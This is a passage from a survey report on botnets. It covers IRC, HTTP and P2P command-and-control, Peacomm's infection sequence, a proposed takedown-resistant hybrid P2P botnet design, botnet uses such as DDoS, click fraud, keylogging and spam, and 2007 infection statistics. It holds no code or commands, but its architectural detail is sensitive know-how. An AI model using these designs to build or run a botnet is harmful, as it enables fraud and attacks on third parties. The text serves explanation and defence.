




Figure 5: HTTP-based Bots Infection Process

1.2.2.2 Command & Control

Gu et al in the reference [23] points out that the HTTP protocol is in “pull” style, and the IRC is in “push” style, as shown in Figure 6. As HTTP-based Botnet is still in command and control way, whatever, he proposed *Response-Crowd-Density-Check* Algorithm and *Response-Crowd-Homogeneity-Check* Algorithm to detect Botnet. This paper also proposed to use HTTP POST command to update processing as Web servers have many different ways to deal with the client's response and connection, such as GMAIL conversation cyclical mechanism. And some malicious websites or advertising windows also affect test results, so there is a high rate of false positives for HTTP-based Botnet detection.



a) Push Style



b) Pull Style

Figure.6 Two Styles of Botnet C&C

Since HTTP-based Botnet traffic is submerged in the Web (which is the most popular application traffic generated by Internet users), there is no better detection method which is effective to identify HTTP-based Botnet.

1.2.3 Botnet Based on P2P Structure

One key property of Both IRC-based and HTTP-based Botnet is the use of a central C&C. This property provides the attacker with very efficient communication. However, the property also serves as a major disadvantage to the attacker. The threat of the Botnet can be mitigated and possibly eliminated if the central C&C is taken over or taken down. One such architecture that is beginning to appear is a peer-to-peer structure for Botnet communication. In a peer-to-peer architecture, there is no centralized point for C&C. Nodes in a peer-to-peer network act as Both clients and servers such that there is no centralized coordination point that can be incapacitated. If nodes in the network are taken offline, the gaps in the network can be easily closed and the network continues to operate under the control of the attacker. Grizzard et al in the reference [29] presented an overview of peer-to-peer Botnet and timeline of Peer-to-Peer Protocols and Bots, as shown in Table 3.

Date	Name	Description
09/2003	Sinit	Peer-to-peer Bot using random scanning to find peers
03/2004	PhatBot	Peer-to-peer Bot based on WASTE
03/2006	SpamThru	Peer-to-peer Bot using custom protocol for backup
04/2006	Nugache	Peer-to-peer Bot connecting to predefined peers
01/2007	Peacomm	Peer-to-peer Bot based on Kademlia

Table 3: Timeline of Peer-to-Peer Protocols and Bots

Nummipuro at Helsinki University in the reference [30] presented peer-to-peer Botnet architecture as shown in Figure 7. Each Bot keeps some connections to the other Bots of the Botnet. A new Bot must know some addresses of the Botnet to connect there.



Peer-to-peer network of bots
Bots
Control
Bot master
Join
A new bot connecting to the network

Figure 7: Example of Peer-to-peer Botnet Architecture

1.2.3.1 The Construction of Botnet Based on P2P structure

Grizzard et al in the reference [29] presented a case study of a Kademlia-based Trojan.Peacomm Bot:

(1) Infect vulnerable hosts;

(2) An attacker puts IP addresses of P2P-based Botnet nodes into binary files using hard-coded, and Bots try to join Overnet network according to existing IP list;

(3) Search to download encrypted URL with the key kept in Bot binary files;

(4) Resolve URL and access the designated Web server to download secondary infection files or update file or list of P2P nodes;

(5) Wait for commands from the attacker;

(6) Zombie hosts launch attacks, as shown in Figure 8. Bots download the update files via URL i.e. http://XXX.XXX.XXX.XXX/aff/dir/: Rootkit components, Spam attack components, DDoS attack components, and other components.XXX.XXX.XXX.XXX is the HTTP server's IP address.

Schoof et al in the reference [31] presented that the spread of P2P-based Botnet may not rely on the traditional malicious website, worm, e-mail and so on, instead, directly through the unique P2P file-sharing mechanism. Wang et al in the reference [32] pointed out that, to remove the bootstrap process which is easily utilized by defenders to take down a Botnet, the Slapper worm sets up a list of known Bots for each infected computer during propagation. Since it likewise lacks a bootstrap process and uses public key cryptography for update authentication, Nugache attempts to block detection by implementing an encrypted/obfuscated control channel.




Figure 8: Peer-to-peer Botnet Working Mechanism

1.2.3.2 Command & Control

The reference [32] proposed more advanced hybrid P2P-based Botnet architecture. The Bots in the proposed P2P Botnet are classified into two groups. Bots in the first group are called as servant Bots since they behave as Both clients and servers, which have static, non-private IP addresses and are accessible from the global Internet. The second group of Bots is called as client Bots since they don't accept incoming connections. The second group contains the remaining Bots, including: (1). Bots with dynamically designated IP addresses; (2). Bots with private IP addresses; (3). Bots behind firewalls such that they cannot be connected from the global Internet. Only servant Bots are candidates in peer lists, as shown in Figure 8. A Botmaster injects commands through any Bot(s) in the Botnet. When a Bot receives a new command that it has never seen before (e.g., each command has a unique ID), it immediately forwards the command to all servant Bots in its peer list, as shown in figure 9 representing the first connecting nodes of Botnet. This command indicates that all (or part of) Bots report to a specific compromised machine (which is called as a sensor host) that is controlled by the Botmaster. Both client and servant Bots actively and regularly connect to the servant Bots in their peer lists so as to retrieve commands issued by their Botmaster. Wang et al also present individualized encryption, self-generated symmetric encryption key and individualized service port design to improve the Botnet robustness and resilience.




Figure 9: Command and Control Architecture of the Proposed Hybrid P2P Botnet

Vogt et al [33] presented a "super-Botnet" in Botnet group construction, that is, continuously break down during the Bots propagation to limit the size of a Botnet strictly, and construct Botnet group through the neighbor relationship between two small Botnets and communication based on public key encryption mechanism.

1.3 Botnet Malicious Activities

A Botnet is nothing more than a tool, which different people for different motives to make use of [5]. The most common uses of Botnet are Distributed Denial-of-Service Attacks (DDoS), Identity theft, Spam, Sniffing Traffic, Key logging, Spreading malware, Click Fraud, Manipulating online polls/games etc. Reference [1] listed some functions of popular Bot programs, as shown in Table 4.

Table 4: Function Modules Statistics of Some Popular and Latest Bot Programs

Name of Bot	Version	Main Malicious Activities

SDBot	V0.6b	Get Host Information、CDkeys、UDP/ICMP Flood Attack、Execute CMD Command
AgoBot	V4.0	Get Host information、Consume the bandwidth of victims' network、Get Software keys、Get e-mail list、Spam、DDoS Attack、Control PCs
GT-Bot	With-draw	Get Host Information、UDP/ICMP Flood Attack
RBot	RBot.A	Get Host Information、Get Software keys、Password logging、Spam、DDoS Attack
Bobax	Bobax.A	Consume the bandwidth of victims' network、Spam
PhatBot	PhatBot.A	Get host information、Consume the bandwidth of victims' network、Get Software keys、Get e-mail list、Spam、DDoS Attack、Control PCs
Rustock	Restock.B	Spam Attack、Open Proxy Services
ClickBot	ClickBot.A	Click Fraud

1.3.1 Distributed Denial-of-Service Attacks

Usually Botnets are used for Distributed Denial-of-Service (DDoS) attacks. A DDoS attack is an attack on a computer system or network that causes a failure of service to users, typically the loss of network connectivity and services by exhausting the bandwidth of the victim network or computational resources of the victim system. There are several different possibilities for each Bot to carry out a DDoS attack against other hosts. The most commonly implemented and also very often used are TCP SYN and UDP flood attacks.

Some attackers also use Botnets to obtain economic benefits by threats. Botnet are even used to run commercially DDoS attacks against competitors. Operation Cyberslam documents the story of Jay R.Echouafni and Joshua Schichtel alias EMP.EMP operating a Botnet to send bulk mail and also carried out DDoS attacks against the spam blacklist servers. In addition, they took Speedera -a global on-demand computing platform- offline when they ran a paid DDoS attack. The target of DDoS attacks is not only limited to web servers, but any services available on the Internet. Some higher-level protocols can be applied to specific attacks effectively, such as running exhausting search queries on bulletin boards or recursive HTTP-floods on the victim's website. Recursive HTTP-flood means that the Bot originated from a given HTTP link follows all links on the provided website in a recursive way. This is also called as spidering.

DDoS has already become one of the biggest direct harms of the Botnet. Attackers send instructions to active Bots or those even temporarily in a non-active status through the huge Botnet. At the same time they keep scanning the specific network targets. As an attacker can start an attack at any specified time, with specified number of tasks and repeat, with specified packet length and intensity, if the Botnet's size is big enough, DDoS attacks through Botnet can be better synchronized to even completely block the normal service. That is why this new type denial of service attack became more dangerous than the traditional one, and also more difficult to prevent.

1.3.2 Exploit Scanning

For the purpose of expanding the size of the Botnet, attackers often use infected hosts to spread malware further, including spreading worm, installing new malicious tools, scanning services and ports of the target hosts etc.

Researching on the Internet worm shows that the most important factor influencing the damage of the worm is the size and distribution of the worm's release. The initial way of traditional worms spreading is single-point radiation. If it can be found early, it is easy to be located and inhibited. The existence of a Botnet obviously results in the multiple-point dissemination of worms spreading, so worms would likely get to be of outbreak at the same time in a large area. Thus, a large number of Bot widely distributed consequentially leads up to its damage increasing in geometric multiples. The source of a worm becomes more uncertain, so it is very difficult to be located or traced.

Since almost all of the Bot program can be downloaded and updated, an attacker would be able to analyze the vulnerabilities of target machines through scanning them and collecting their information, and then update attack components to launch a specific attack to the target, such as DCOM scanning, NetBIOS scanning and MyDoom scanning etc.

Attackers can also use Botnet to spread e-mail viruses. A Botnet which consists of tens of thousands of Bots can terribly speed up the spreading of e-mail viruses, so the harm it caused could be terrible.

1.3.3 Click Fraud

Nowadays more and more attackers pay attention to the advertising, because they can gain great economic benefits by producing the fake network traffic. The process is that, attackers develop a virtual advertising site, and the site's developers and its owners reach an agreement. If there is advertising click, the owners must pay to the developers. With help of Botnet, thousands of Bots might click on the advertising in a very short time. Even worse is that if the Bot program modified the browser's home page, advertising click would be down automatically whenever users open the browser.

A similar abuse is also possible to Google's AdSense program, which can be used by an attacker through operating Botnet to make advertising clicks in an automatic fashion to artificially increase the click counts. Even worse, some attackers may have reached agreement with some illegal websites. With the help of a large Botnet, they can deceive the search engine to move up the rank of the site.

Online polls/games are getting more and more attention and it is rather easy to manipulate them with a Botnet. Since every Bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way. Since every Bot is actually a real personal host, it is difficult to judge whether such a visit is malicious or not, so the defense is extremely difficult.

1.3.4 Spyware Features

Once the intrusion has succeeded, like Trojan horses, the Bot would attempt to hide long-term in the infected system, and wait for the command from the remote controller.. Because the Bot is controlled completely by the remote attacker, all the sensitive information stored in the infected computer might be completely exposed and user’s every action could be monitored by the attacker. Therefore the Bot has all the functions of a spyware, and even can use its update feature to download the spyware tools to change their functions, and launch specific malicious activities to targets.

Spyware is a computer program or file. Most types of spyware are installed on the computer without the knowledge or consent of the user. Such software usually do not harm the computer system itself, because its purpose is to steal information stored in the computer, such as personal Internet banking accounts and passwords, e-mail passwords etc, and then send these information to the remote server. The Bot usually has the following functions, keylogging, screen capturing, network sniffing and browser tracking.

a) **Key logging.** If the communication of the compromised machine is in encrypted channels (e.g. HTTPS or POP3S), it is useless just to sniff the network packets on the victim's computer as the appropriate key for packets decryption is missed out. However, most Bots also offer functions to help in this situation. With the help of a keylogger, it is very easy for an attacker to retrieve sensitive information. An implemented filtering mechanism (e.g. “I am only interested in key sequences near the keyword ‘paypal.com’”) further helps in stealing secret data. And if you imagine that this keylogger is run on thousands of compromised machines in parallel, you could realize how fast PayPal accounts can be harvested.

b) **Screen capturing.** Many famous sites provides screen keyboards to reduce the harm of keylogger, so the Bot is further enabled with screen capturing, which can easily bypass the security mechanisms, and access to the user's account and password. Some attacks are likely to enhance Bots' capturing functions both on audio and video surveillance.

c) **Network sniffing.** Bots can also use packet sniffer to capture the plain text. A Network Sniffer usually is used to pick up sensitive information, such as user name and password, even used for the competition among attackers to collect other's information one another.

d) **Browser tracking.** Some companies even hire Botnets to collect sensitive information such as the sites user most frequently visited, and other information for marketing analysis. They even illegally use the private information users entered, such as birthday, home address and telephone number etc. which is often used by most of people as a part of other private information like passwords. Once the information is leaked, it is possible to cause more personal privacy leaked.

1.3.5 Phishing

Botnet can also be used to send a large number of fake e-mails, for example bank's requesting customers to update their account details. Internet users are requested to resubmit their personal information so that attackers get the personal financial information. Some Bots even use DNS hijacking, DNS spoofing technology to redirect Internet access of victims to those phishing websites of Ebay, PayPal, or a bank to take victim's personal information.

In early January 2008, the Anti-Fraud Control Center (AFCC) of RSA detected a phishing attack with Storm Botnet as agent. Storm Botnet was used as fast-flux network. The IP address of Proxy server changed frequently as there is a very large IP poll under the control of Botnet. That is why it's so difficult to monitor and track Storm Botnet.

1.3.6 Spam

With the help of Botnet and thousands of Bots, an attacker gets to be able to send massive amounts of spam. Some Bots also implement a special function to collect email-addresses from compromised hosts. Bots can also be used to send phishing e-mail to steal personal information.

Bots also use e-mail to propagate themselves, and build up a huge Botnet in a short time, which provide a lot of available resources for attackers to enhance their capacity.

The famous Spam researcher, Marshal pointed out that there are six of the most active spam Botnets, which has sent out 85% spam in the world. SecureWorks agencies recently pointed out that some most popular Botnets sent out about 100 billion spam e-mails every day.

1.3.7 Server-class Services/Step Attack

With the help of the Botnet, attackers can open various server agents and redirectors on affected hosts, and then launch attacks. As their true locations are hidden, it’s not easy to track them. Furthermore, they can use Bots as the springboard to launch step attack, which results in the difficulty of trace route increasing.

Some Bots offer the possibility to open a SOCKS v4/v5 proxy - a generic proxy protocol for TCP/IP-based networking applications (RFC 1928) - on a compromised machine. If attackers open SOCKS proxy services on every remote machine successfully, with the Botnet's control, these hosts can be used to send large number of spam. And if there are thousands of PCs on this Botnet, the number of the spam will become very big.

Attackers can be better hidden to evade detection through this kind of step attack. Firstly, Bots are located dispersedly in the world and usually those real hosts of individuals, it is difficult to use block technology. Secondly, attackers often change the IP address. Thirdly, these Bot hosts mostly are individual PCs, so it is very difficult to do analysis and detection to system log.

There are some services opened by well known Bots as follows:

- HTTP/HTTPS Agent: Once a Bot host has opened up HTTP proxy services, attackers could access to the Internet through the IP address of the Bot host. The site visit records only show the Bot host’s IP address, instead of attackers’s real IP address.

- PORT Redirection: Bots break through the gateway by port redirection mechanism to enter the internal network. Some Bots also can hijack connections to the Bot hosts, and redirect them to other machines. Skilled attackers also use port redirection to hide themselves. For example, they can use several Bot hosts as springboard, and eventually connect to a certain IRC server. It is almost impossible to trace back this multi-hop connection.

- SOCKS Agent: SOCKS proxy can provide services based on TCP and UDP. Bot hosts' SOCKS proxy is often used to send spam e-mail. These agents’ addresses are often IP addresses of personal computers, it is difficult to block them or add them to the blacklist.

1.4 Conclusion

In a word, Botnet is a platform for network attacks and integration with other traditional network attacks. Through Botnets, attackers can make a large number of computers under their control and launch a network attack faster and harder, which will cause severe harm to ordinary users and Internet.

This paper is organized in 6 chapters. Chapter 2 is about the status quo and problems which different sectors and individuals met around the world. Chapter 3 is focused on advised solutions from two perspectives of policy and technology for government, industry and individuals to fight against Botnets. Chapter 4 provides some case studies. Chapter 5 gives a trend forecast of Botnets and charts the direction for further work.

2 Status Quo and Problems

Botnets have existed as known threat since at least 1999. By the end of 2007, almost the entire security industry classified Botnet at the top of any list of threats. Many enterprises, including the Radio free Security, WatchGuard [37], SANS [38], McAfee's [39] AVERT Labs [40], Symantec Computer Associates [41], BestSecurityTips.com [42], Arbor Networks survey of ISPs [43], and even the "Business Week" predict the Botnet will be in "Top Threats of 2008". However, compared to the harm of Botnet, WatchGuard find IT managers only know the word "Botnet" but don't know what a Botnet is and what it will do. It is far from enough for preventing Botnet[45].

Along with the improvement of hacking technology, the complexity of Botnets has increased, such as the P2P structure, which has been integrated into the command and control system, to make the Botnet more robust. The storm worm (also known as nuwar, zhelatin) Botnet is a notorious example, which made its presence in early 2007 and is still very active. The difficulties of Botnet detection, prevention, and tracking are greatly increased confronted with new generation of malware technology.

The current cyber space is really good for the attackers to construct and maintain Botnet. According to Microsoft Malware Protection Center (MMPC) , earlier vulnerabilities are still used by the Bot code authors. Such as:

- MS03-001 - RPC Locator
- MS03-007 - WEBDAV
- MS03-026 - DCOM RPC
- MS03-049 - Workstation Service
- MS04-007 - ASN.1
- MS04-011 - LSASS
- MS05-039 - PNP
- MS06-040 - Server service

At the same time, more and more Internet based applications and information systems are being widely used and closely related with our daily life. All kinds of vulnerabilities can be found and exploited easily on the Internet.

2.1 Worldwide Botnet Status

Provided by Microsoft Malware Protection Center, the situation of detected Bot code around the world in the past three years is shown below:




Figure 11: The number of Bot infected hosts

Rising Corp, which is a famous anti-virus products vendor in China, statistics showed that, the Bot families has been increased year by year since 2003. See below:




Figure 12: Number of Bot families detected by Rising Corp

The above statistics give a basic understanding of the severe situation of Botnet. Following we will reference more detailed data of it.

Honeypot global research organization 2007 statistics show that more than 40% of Botnet control servers were in the United States [50] and 40% of the Bot infected hosts were in East Asia (China). This finding is in accordance with other data sources.

In April 2008, Symantec Corporation published the 13th issue of global Internet Security Threat Report [46] observed an average of 61,940 active Bot-infected computers per day in 2007. The United States had the most Bot-infected computers, accounting for 14% of the worldwide total. During the first half of 2007, the United States had the most known command-and-control servers worldwide, accounting for 43% of the worldwide total. Those servers control not only Bot networks within the

United States but elsewhere around the world. It pointed out that 2007 was a period with rapid growth for Botnet, see Figure 13.

Between 1 July and 31 December 2007, Symantec observed an average of 61,940 active Bot-infected computers per day, a 17% increase from the previous reporting period. Symantec also observed 5,060,187 distinct Bot-infected computers during this period, a one percent increase from the first six months of 2007. In the last six months of 2007, Symantec identified 4,091 Botnet command and control servers. This is an 11% decrease from the previous reporting period. Enterprises, administrators, and end users by implementing an effective security measures have forced the attackers to faster and higher frequency of the new tactics. It seems that Botnet structures and processes are changing to respond to these improved security measures by users.




Figure 13: Active Bot-infected Computers per Day (2006-2007 year)

From CNCERT/CC 2007 annual report, over 3,624,665 IP addresses of computers embedded with Botnet clients in Chinese mainland were discovered in 2007. Meanwhile, 10,399 Botnet servers outside of Chinese mainland were discovered controlling Botnet clients in Chinese mainland. Among these Botnet servers, about 32% were in the United States, 13% in Chinese Taipei and 7% in Korea. Among ports used by Botnet based on IRC application, the top three ports were 6667 (40.1%), 1863 (5.2%) and 7000 (2.94%) [47]. Symantec corporation report [48] pointed out China dropped to third for Bot-infected computers in the second half of 2007, with eight percent, a large decrease from the first half of 2007, when it had 29% and ranked first. This large decrease in the total number of regional Bots is primarily attributed to the effect of cyber security incident handling in China during this period.

